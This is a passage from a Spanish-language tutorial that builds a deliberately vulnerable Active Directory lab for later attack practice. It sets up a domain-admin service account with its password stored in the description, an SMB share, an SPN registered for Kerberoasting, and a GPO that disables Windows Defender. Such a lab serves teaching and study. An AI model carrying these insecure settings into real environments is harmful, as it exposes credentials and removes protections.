

Figura 67: Servicios de dominio de AD.

Le tendremos que dar a “Agregar características” (ING: “Add Features”) y una vez nos salga la opción seleccionada, le daremos a siguiente hasta ver la siguiente ventana:



Figura 68: Agregar características.

En dicha ventana, nos mostrará la información perteneciente al rol que queremos instalar.

Por último, dándole nuevamente a siguiente, veremos un resumen del rol. Finalizaremos la instalación en el botón de instalar.



Figura 69: Instalación del rol.

Tras unos minutos, podemos ver que la instalación del rol de Servicios de dominio de Active Directory ha sido satisfactoria:



Figura 70: Instalación satisfactoria.

El siguiente paso en nuestro Windows Server 2016 es configurar los servicios del dominio.

Para ello aprovechamos la alerta situada en el menú de administración y al desplegarlo, seleccionaremos la opción de "Promover este servidor a controlador de dominio" (ING: "Promote this server to a domain controller").



Figura 71: Promover servidor a DC.

Nos aparecerá en una nueva ventana para configurar el nuevo bosque con el nombre de nuestro dominio:



Figura 72: Agregamos nuevo bosque MARVEL-DC.

Pulsamos siguiente y tendremos que definir las siguientes opciones, entre ellas, obligatoria, la contraseña para el modo de restauración de servicios de directorio:



Figura 73: Opciones del controlador del dominio.

Dándole siguiente hasta verificar el nombre NETBIOS del equipo. Nos lo ha asignado la configuración automáticamente, pero podemos indicar el que nosotros queramos. Lo dejamos por defecto:



Figura 74: Verificación nombre NetBIOS.

Al darle a siguiente vemos en la pantalla las rutas donde se indican las ubicaciones de bases de datos del AD DS, los archivos de registro y la carpeta SYSVOL, dejaremos las rutas por defecto, aunque en una configuración de una organización real, lo ideal sería que estas rutas estén en ubicaciones externas y repartidas (Será bueno recordarlas para más adelante).



Figura 75: Rutas de acceso a NTDS.dit y SYSVOL.

Pulsando en siguiente podremos comprobar y ver si todo está correcto para la instalación tras una verificación de requisitos.



Figura 76: Comprobación de requisitos previos.

Una vez instalado, tendremos que reiniciar el sistema para que los cambios se vean implementados.



Figura 77: Mensaje reinicio del servidor.

Minutos más tarde y habiendo aplicado los cambios en la configuración del equipo, podemos comprobar que el nombre del dominio ya nos aparece en la ventana de login y que está activo en las propiedades del administrador del servidor local.



Figura 78: Resultado MARVEL-DC.

2. **PASO 2**: Ahora que ya tenemos nuestro Domain Controller, instalaremos nuestras máquinas usuario. (Necesitaremos dos para diversos ataques que se describirán). El proceso de instalación de la máquina virtual de Windows 10 no tiene dificultad.

   - Instalar VBox Tools
   - Renombrar el equipo
   - Hacer una instantánea
   - Credenciales de acceso para los equipos:



Figura 79: Credenciales para los dos equipos.

3. **PASO 3**: En el siguiente paso configuraremos nuestro DC con algunas políticas y crearemos usuarios y grupos. Podemos observar el panel de control que nos sale para administrar el servidor. Para ello iremos a la opción del menú "Herramientas" y "Usuarios y equipos de Active Directory" (ING: "Tools → Active Directory Users and Computers"). En la ventana que nos sale, haremos click en nuestro dominio MARVEL.local para desplegar las diferentes OUs que tenemos.



Figura 80: Usuarios y equipos de AD.

Para tener ordenado nuestro dominio, lo primero que vamos a añadir una UO nueva y le daremos el nombre de "Groups".



Figura 81: Creación de nueva Unidad Organizativa.

El siguiente paso es mover todos los grupos que aparecen en la carpeta “Users” a la UO de “Groups” que hemos creado. De esta manera tendremos un mejor control de los usuarios y podemos ver que la cuenta activa es la de Administrador y el resto están deshabilitadas.



Figura 82: Colocación usuarios y grupos.

Si le damos doble click a Administrador, podremos ver sus propiedades, entre ellas de qué es miembro, máquina etc...

Para comenzar a crear los usuarios, daremos click derecho en el espacio en blanco e iremos a “Nuevo” y “Usuario”.



Figura 83: Creación nuevo usuario.

-Creación del usuario Iron Man:



Figura 84: Creación IronMan.



Figura 85: Resultado IronMan.

- Creación usuario Administrador: (Botón derecho en el administrador y copiar al domain admin)



Figura 86: Creación usuario “slee” como Administrador de dominio.

Crearemos dos usuarios más:

-El primero un usuario normal copia de Iron Man:



Figura 87: Creación de usuario Thor.

-El segundo usuario será copia de StanLee como cuenta de servicio falsa SQL. Este tipo de cuentas no deberían ser administrador de dominio, pero en algunas organizaciones las cuentas de servicios lo son. (Se verá más adelante el porqué es peligroso hacer esto).



Figura 88: Creación cuenta de servicio SQLService.

Editaremos la descripción en las propiedades del usuario y añadiremos la contraseña. Existe un porcentaje alto de administradores que ponen las contraseñas de las cuentas de servicios en la descripción pensando que solo ellos pueden acceder a dicha información



Figura 89: Datos sensibles en la información de la cuenta.

Una vez creados, quedarían de esta manera los usuarios creados:



Figura 90: Resultado final de la creación de usuarios.

4. **PASO 4**: El siguiente caso es configurar ficheros compartidos, para ellos iremos al menú de la izquierda a la opción "Servicios de archivos y almacenamiento" del panel de control principal. Crearemos en la opción de "TAREAS" un nuevo recurso compartido. (ING: "File and Storage Services → Shares → TASKS → New share")



Figura 91: Configuración de ficheros compartidos.

En el asistente para el nuevo recurso compartido, seleccionaremos el perfil "SMB - Rápido" (ING: "SMB Share Quick").



Figura 92: Selección perfil para recurso compartido.

Al darle a siguiente, el servidor y el volumen por defecto será el nuestro, siguiente:



Figura 93: Servidor y ruta de acceso.

Indicaremos el nombre que queramos, en nuestro caso “shield”:



Figura 94: Nombre del recurso compartido.

Confirmaremos el asistente dándole a siguiente hasta la confirmación de ventana de crear:



Figura 95: Confirmación de la configuración.

Le daremos a "Cerrar" cuando nos indique que el recurso se ha creado correctamente:



Figura 96: Creación del recurso correctamente.

El resultado es el siguiente:



Figura 97: Resultado recursos compartidos.

Tenemos en la ruta "C:\Shares\shield" nuestro recurso compartido creado. Con esto queremos poner en práctica que muchos domains controles tienen carpetas compartidas de esta manera y existen ataques conocidos como se verá más adelante.

5. **PASO 5**: Ahora abriremos una consola de comandos como administrador para crear el SPN (Service Principal Name) para el posterior ataque Kerberoasting para atacar servicios. Introduciremos el comando

   `setspn -a MARVEL-DC/SQLService.MARVEL.local:60111 MARVEL\SQLService`



Figura 98: Creación del SPN.

   Nos aseguraremos que está configurado con el comando:

   `setspn -T MARVEL.local -Q */*`

   y podremos ver que al final del resultado mostrado nos aparece nuestro servicio.



Figura 99: Verificación del SPN.

6. **PASO 6**: Una vez configurado todo lo anterior nos centraremos en las Políticas de Grupo, abrimos como administrador "Administrador de directivas de grupo" (en herramientas administrativas) y en la ventana que se nos abre podemos ver nuestro forest de MARVEL. (ING: "Group Policy Management").



Figura 100: Administración Directivas de Grupo.

OBSERVACIONES: En este apartado la máquina del servidor dejó de funcionar y se ha tenido que instalar de nuevo todo en un ws2019 con distribución de teclado ing.

Crearemos una nueva GPO para nuestro dominio, dándole botón derecho y "Crear GPO en este dominio y vincularlo aquí". (ING: "Create a GPO in this domain, and Link it here...".



Figura 101: Creación de nueva GPO.

Le daremos un nombre y aceptamos:



Figura 102: Nombre de la GPO.

Nuestra GPO sirve para deshabilitar el Windows Defender, aunque hay mecanismos de evasión y bypass de antivirus (veremos algunos más adelante), esto nos permitirá profundizar en el porqué de los ataques y en los fundamentos importantes sin que esas técnicas de AV evasión queden nos molesten o nos nos permitían la ejecución de los ataques por quedar obsoletas.

Dicho esto, editaremos nuestra GPO dándole click derecho y “editar”

